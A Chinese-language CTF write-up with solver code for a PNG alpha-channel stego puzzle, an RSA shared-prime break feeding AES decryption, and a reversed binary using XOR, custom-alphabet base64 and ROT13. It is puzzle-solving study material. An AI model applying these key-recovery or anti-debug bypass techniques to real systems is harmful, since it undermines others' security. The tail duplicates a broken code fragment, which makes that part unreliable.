发现`Alpha`通道的这些值都是`2`的`次方数`，八位一循环，结合提示，这些次方数和给的`1 0 1 3 2 4 3 0`，`8`个为一轮一直循环。如果刚好轮到这个数，算出来的`pow(2,x)`和`Alpha`通道的值一样，那么就为`1`，否则就为`0`。

参考`L1near`师傅的脚本，原地址：https://l1near.top/index.php/2020/12/27/87.html

```
from PIL import Image
pic = Image.open('flag.png')
width,height = pic.size
flag = ''
num = -1
i = [1,0,1,3,2,4,3,0]
for x in range(width):
    for y in range(height):
        if num <= 500:
            num += 1
            if pow(2,i[num % 8]) == pic.getpixel((x,y))[3]:
                flag += '1'
            else:
                flag += '0'
        else:
            break

for i in range(0,len(flag),8):
    try:
        flag += chr(int(flag[i:i+8],2))
    except:
        pass
print(flag)
```



```
flag_is:f582e9b319abe1edfd7df565fecf6f6f
```

Crypto

asa

```
import libnum
from binascii import unhexlify
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

n1 = 0x661d752110bcc6ee5ca33edaf244716cccce6400dfdbfd84ce6ae2d8fbbeb2f61584da7668768403b6135e7810eae9d4d8e044935f8680de5324c3fc0f9bffb01812f9d2ac9055ee8dbd17b90c5a60cb7595a82f24a075d951db3b7f913b8543ecd52b8c8464ce348c3970d511ae911e814f9ca33b8412db2730e61820f5de47
n2 = 0x9f159326c907441326c88d17eae1c6e8aaea23922c5e628a585294e379e9245644f9c249c57f54a2b83921b4adc988fecc90c00feb6936d9be1f3a5ffae951b74ffbc6fc7aa11743e4ca179a937392dacf931e820d1d83016562ff608e8c59ef7310654a09bbba4a0129f71dcb61bd9bef073bbb93bfcac4a7a2e81156dbb32d
c1 = 0xd7931796fa39cfa37c0b621c01175904206dff1d74a28369dcd6517957ed76c5eb7d4934cbeb902119f9215f9ae7926debe3abe856244b45dbb4caaa2b93dbb79a3ca1a9813e1466c49fe3c03e5462811afbf3f40ff79927f9fe3681b7f3cef34466b9a736512f4931b5026eefacbae9be6e408085a7a636c514574c3b22ffe
c2 = 0x6240740d41a539a88634726cf0a791a87e02419c3c3e00dff62eba59e81a93fd04a59109e57f64fc375b9a321583b6fa133317eb5c4e6eb1e6f6d9a0b4ae6ff0c54423718811f7956cd63b7bf9c7f8e29f48dad8f05b63b71d6c5112d91864adba0d6bb342c67aee39ccd5e2a6928a8e4ab2248d29a0c990bae821b31b39b1f3
p = libnum.gcd(n1, n2)
q1 = n1 // p
q2 = n2 // p
e = 65537
d1 = libnum.invmod(e, (p-1)*(q1-1))
d2 = libnum.invmod(e, (p-1)*(q2-1))
m1 = pow(c1, d1, n1)
m2 = pow(c2, d2, n2)
ct = b"f8559d671b720cd336f2d8518ad6eac8c405585158dfde74ced376ba42d9fe984d519dc185030ddec7b4dc240fd90fa8"
ct = unhexlify(ct)
key = long_to_bytes(m1)
iv = long_to_bytes(m2)
aes = AES.new(key, AES.MODE_CBC, iv)
print(aes.decrypt(ct))
```




```
DASCTF{e4f6c51dc2fe722173e41b47533879bc}
```

Reverse

Easy VH

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  CreateThread(0, 0, StartAddress, 0, 0, 0);
  (*(void (__thiscall **)(int *))*func_addr)(func_addr);
  (*(void (__thiscall **)(int *))(*func_addr + 8))(func_addr);
  (*(void (__thiscall **)(int *))(*func_addr + 28))(func_addr);
  (*(void (__thiscall **)(int *))(*func_addr + 12))(func_addr);
  return 0;
}
```

创建线程反调试。反调试的方式是遍历进程，比较窗口名称。可以直接手动跳出。

对输入的处理有三个。异或、base64、字母变换。

异或部分的地址在0x402dfb。

```
(*(void (__thiscall **)(int *, int, int))(*func_addr + 20))(func_addr, v1, v7);
for ( i = 0; i < 7; ++i )
  *((_BYTE *)v15 + v13++) = v16[i];
```

从最后的compare提取正确结果拿回来求解即可。异或用的字符不会变。

```
for ( i = 0; i < v4; ++i )
{
  result = i + a3;
  *(_BYTE *)(i + a3) = LOBYTE(dword_435E28[i]) ^ a2[i];
}
```

base64部分的地址是0x402e7e

```
v4 = (void *)(*(int (__thiscall **)(int *, int, int))(*func_addr + 16))(func_addr, v3, v8);
sub_4048F0(v14, v4);
v17 = 0;
for ( j = 0; j < 8; ++j )
  *((_BYTE *)v15 + v13++) = *(_BYTE *)sub_404760(v14, j);
```

一样的，提取正确结果，解base64。Base64换表了。

```
qmemcpy(v6, "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ+/!@#$%^&*()_+<>.[]{}", 85);
```

但是从下面的运算可以看出来是base64

```
for ( i = 0; i < a2 / 3; ++i )
{
  *(_BYTE *)(input + 4 * i) = v6[((int)*(unsigned __int8 *)(a1 + 3 * i) >> 2) & 0x3F];
  *(_BYTE *)(input + 4 * i + 1) = v6[(((int)*(unsigned __int8 *)(a1 + 3 * i + 1) >> 4) | (unsigned __int8)(16 * (*(_BYTE *)(a1 + 3 * i) & 3))) & 0x3F];
  *(_BYTE *)(input + 4 * i + 2) = v6[(((int)*(unsigned __int8 *)(a1 + 3 * i + 2) >> 6) | (unsigned __int8)(4 * (*(_BYTE *)(a1 + 3 * i + 1) & 0xF))) & 0x3F];
  *(_BYTE *)(input + 4 * i + 3) = v6[*(_BYTE *)(a1 + 3 * i + 2) & 0x3F];
}
```

这些左移这个移位是特征运算。可以直接看出来。
字母变换处理了剩下的所有字节。

```
v2 = a1 + 13;
if ( a1 < 0x61 || a1 > 0x7A )
{
  if ( a1 < 0x41 || a1 > 0x5A )
  {
    v2 = a1;
  }
  else if ( v2 > 0x5A )
  {
    v2 = a1 - 13;
  }
}
else if ( v2 > 0x7A )
{
  v2 = a1 - 13;
}
return v2;
```

逆运算求解就好了。

第一部分:

```c
#include<stdio.h>
#include<string.h>


int main(void)
{
 char Array1[] = { 0x7E, 0x7E, 0xF4, 0xA0, 0x26, 0x25, 0x06, 0x73, 0x78, 0x6E, 0x77, 0x7A };
 char Array2[] = { 0x28 , 0x38 , 0x80 , 0xE1, 0x44 , 0x49 , 0x63 };
 char flag[] = "";
 int i = 0;
 for (i = 0; i < 7; i++)
 {
  printf("%c", Array1[i] ^ Array2[i]);
 }

 return 0;
}
```

运行结果:

```
VFtAble
```

第二部分:

```python
s = "abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ"
#s = "vwxrstuopq34567ABCDEFGHIJyz012PQRSTKLMNOZabcdUVWXYefghijklmn89+/"

def My_base64_encode(inputs):
 # 将字符串转化为2进制
 bin_str = []
 for i in inputs:
  x = str(bin(ord(i))).replace('0b', '')
  bin_str.append('{:0>8}'.format(x))
 #print(bin_str)
 # 输出的字符串
 outputs = ""
 # 不够三倍数，需补齐的次数
 nums = 0
 while bin_str:
  #每次取三个字符的二进制
  temp_list = bin_str[:3]
  if(len(temp_list) != 3):
   nums = 3 - len(temp_list)
   while len(temp_list) < 3:
    temp_list += ['0' * 8]
  temp_str = "".join(temp_list)
  #print(temp_str)
  # 将三个8字节的二进制转换为4个十进制
  temp_str_list = []
  for i in range(0,4):
   temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))
  #print(temp_str_list)
  if nums:
   temp_str_list = temp_str_list[0:4 - nums]

  for i in temp_str_list:
   outputs += s[i]
  bin_str = bin_str[3:]
 outputs += nums * '='
 print("Encrypted String:\n%s "%outputs)
```

```
print("Encrypted String:\n%s"%outputs)

def My_base64_decode(inputs):
 # 将字符串转化为2进制
 bin_str = []
 for i in inputs:
  if i != '=':
   x = str(bin(s.index(i))).replace('0b', '')
   bin_str.append('{:0>6}'.format(x))
 #print(bin_str)
 # 输出的字符串
 outputs = ""
 nums = inputs.count('=')
 while bin_str:
  temp_list = bin_str[:4]
  temp_str = "".join(temp_list)
  #print(temp_str)
  # 补足8位字节
  if(len(temp_str) % 8 != 0):
   temp_str = temp_str[0:-1 * nums * 2]
  # 将四个6字节的二进制转换为三个字符
  for i in range(0,int(len(temp_str) / 8)):
   outputs += chr(int(temp_str[i*8:(i+1)*8],2))
  bin_str = bin_str[4:]
 print("Decrypted String:\n%s "%outputs)

print()
print("     ************************************")
print("     *    (1)encode         (2)decode    *")
print("     ************************************")
print()


num = input("Please select the operation you want to perform:\n")
if(num == "1"):
 input_str = input("Please enter a string that needs to be encrypted: \n")
 My_base64_encode(input_str)
else:
 input_str = input("Please enter a string that needs to be decrypted: \n")
 My_base64_decode(input_str)
```

解码:

```
sxnwzxjT
```

第三部分:

根据最后一张截图解密字符:

```
VaGrERfgvat
```

```
Flag: VFtAble-IsVery-InTeREsting
```

变换得

```
flag:43bdacb2110079ce1f2c2d93f618463a
```

that needs to be encrypted: \n")
My_base64_encode(input_str)
else:
input_str = input("Please enter a string that needs to be decrypted: \n")
My_base64_decode(input_str)

```
解码:

```bash
sxnwzxjT
```

第三部分:

根据最后一张截图解密字符:

```
VaGrERfgvat
```

```
Flag: VFtAble-IsVery-InTeREsting
```

变换得

```
flag:43bdacb2110079ce1f2c2d93f618463a
```
```